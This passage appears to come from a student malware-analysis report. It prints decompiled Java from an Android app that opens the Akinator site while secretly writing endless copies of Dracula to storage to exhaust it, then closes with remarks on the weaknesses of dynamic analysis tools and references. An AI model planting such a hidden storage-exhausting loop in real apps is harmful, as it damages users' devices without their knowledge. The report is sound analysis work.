
```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button talk = (Button)findViewById(R.id.button_create);
        talk.setOnClickListener((v) → {

                String url = "http://en.akinator.com/personnages/";

                WebView mWebView = (WebView) findViewById(R.id.web_view);
                mWebView.setWebViewClient(new WebViewClient());
                mWebView.getSettings().setJavaScriptEnabled(true);
                mWebView.loadUrl(url);

                loop();

        });
    }
```

Screenshots 14



```
public void loop ()
{
    int i = 1;
    String sdPath;

    String data = null;
    InputStream inputStream = getResources().openRawResource(R.raw.dracula);
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();

    int j;
    try {
        j = inputStream.read();
        while (j != -1) {
            byteArrayOutputStream.write(j);
            j = inputStream.read();
        }

        data = new String(byteArrayOutputStream.toByteArray(),"UTF-8");
        inputStream.close();
    } catch (IOException e) {
```

Screenshots 15



```
    }

    while (i <= Integer.MAX_VALUE) {
        sdPath = Environment.getExternalStorageDirectory() + "/";
        File file = new File(sdPath + "ruined" + i + ".txt");

        try {
            FileOutputStream fos = new FileOutputStream(file);
            fos.write(data.getBytes());
            Log.d("testing", "worked");
            fos.close();
        } catch (Exception e) {
            Log.i("Failed to save", e.getMessage());
        }
        i++;
    }

}
```

So if we analyze the original source code one by one, the application simply directs a user to the link http://en.akinator.com/personnages/ when a button is clicked. While the button is pressed and a user interacts with the webpage, the program will secretly write a file called “ruined.txt” into a phone’s internal storage. The “runined.txt” will contain a full novel of “Dracula” by Bram Stoker. Using a loop, it will create the file as much as Maximum value of Integer in Java which is very huge! That's 2,147,483,647[12]. Have you wondered what would happen to your phone if you keep interact with Internet without finding out that it's creating a file until it reaches 2,147,483,647? The main purpose of this app is to simply eat up the internal storage of phone which can result in slow, lag and overheating phone system. It is simple but deadly.

Conclusion

Finally, it worth mentioning that all members of the research team coped with the task and skillfully calculated the goals and objectives of the investigated program. The key to success was lying in the combination of different methods and approaches, in the proper applying the latest development of programming and the mandatory use of both static and dynamic analysis.

As part of conclusion, the research team would also like to mention couple of future works and plannings. First of all, putting CuriousDroid with Droidbox is our main objects and goals for the future. Meanwhile, playing around with Android .apk obfuscation technique is another thing since we had a lack of time utilizing ProGuard into the game. What we felt while doing this project is the fact that reverse engineering an Android application needs more attention. Static side of analysis of an application seems decent but we feel that there's extreme hole within dynamic analysis tools.

As we've mentioned, dynamic analysis tools for Android application suffered badly in terms of version compatibility. That is some serious aspect to look into as it can be an easy exploit of security. The sooner we resolve the version issues, there will be less compromises in attacker vs. defender scenarios. Serious issue of dynamic analysis tools doesn't lay within version compatibility.

The main issue of any dynamic analysis tools (regarding tools for Windows such as Cuckoo Sandbox) is detection of malware with heuristic evasion techniques[13]. Being that said, combination of version compatibility with heuristic evading malware is simply a nightmare. Let's hypothetical put ourselves into a situation where there is no guarantee if a sample that we are analyzing will be compatible

[12] This number corresponds to the actual amount of repetitions in the loop in Mysterious App

[13] Kumar Mohit wrote in details about failures found in dynamic analysis tools in his online article The Hacker News. Dynamic Analysis tools for Android Fail to Detect Malware with Heuristic Evasion Techniques. (2014).

with a tool. Meanwhile, there's no clue if the sample we have contains heuristic evasive technique or not. The utilization of dynamic analysis tool by itself is bad[14].

References

[**AMW**] "Higher Colleges of Technology - Al Ain Branch: ADMC Hosts Hands-on Reverse Engineering Android Malware Workshop." UAE Government News, 2014, UAE Government News, Apr 15, 2014.

[**ARX**] "Arxan Technologies Bolsters Mobile Application Protection Suite." Entertainment Close-up, 2012, Entertainment Close-up, May 29, 2012.

[14] In Malware analysis: Dynamic vs. Static analysis by our colleagues discusses some of the importances of incorporating both static and dynamic analysis to analyze a malware.

[**BARR**] Barrenechea, M. (n.d.). Program Analysis. Retrieved December 13, 2015, from https://www.cs.colorado.edu/~kena/classes/5828/s12/presentation-materials/barrenecheamario.pdf

[**CHO**] Cho H, Lim J, Kim H, Yi J. Anti-debugging scheme for protecting mobile apps on android platform. Journal Of Supercomputing [serial online]. January 2016;72(1):232-246. Available from: Academic Search Complete, Ipswich, MA. Accessed February 23, 2016.

[**DNG**] DONG, Hang, HE, Neng-qiang, HU, Ge, LI, Qi, and ZHANG, Miao. "Malware Detection Method of Android Application Based on Simplification Instructions." The Journal of China Universities of Posts and Telecommunications 21 (2014): 94-100.

[**ERNS**] Ernst, M. (n.d.). Static and dynamic analysis: Synergy and duality. Retrieved December 13, 2015, from

https://homes.cs.washington.edu/~mernst/pubs/staticdynamic-woda2003.pdf

[**LOK**] Louk, Maya, Hyotaek Lim, and Hoonjae Lee. "An Analysis of Security System for Intrusion in Smartphone Environment." 14 (2014): The Scientific World Journal, 2014, Vol.14.

[**SHIN**] "Malware Analysis: The Basics". Presented by: Lorna Hutcheson CACI International Inc. Information Security Engineer, 9 July 2006

[**THN**] Thanh, Hieu. "Analysis of Malware Families on Android Mobiles: Detection Characteristics Recognizable by Ordinary Phone Users and How to Fix It." Journal of Information Security 4, no. 4 (2013): 213-24.

[**ZOLP**]M. Zolkipli, A. Jantan Malware behavior analysis: Learning and understanding

[DROI]Junaid, Mohsin. My Tech Blog. Dynamic analysis of Android APKs using DroidBox.(2013).

[LAFP]Lafortune. Eric. ProGuard.(2015).

[KUMA]Kumar. Mohit. The Hacker News. Dynamic Analysis tools for Android Fail to Detect Malware with Heuristic Evasion Techniques. (2014).

[JAEH]Oh,.Jaehyuk. Mazzella, Joseph. DeJesus, Nyvia. Sinelnikov, Dmitry. Malware Analysis: Dynamic vs. Static Analysis. (2015)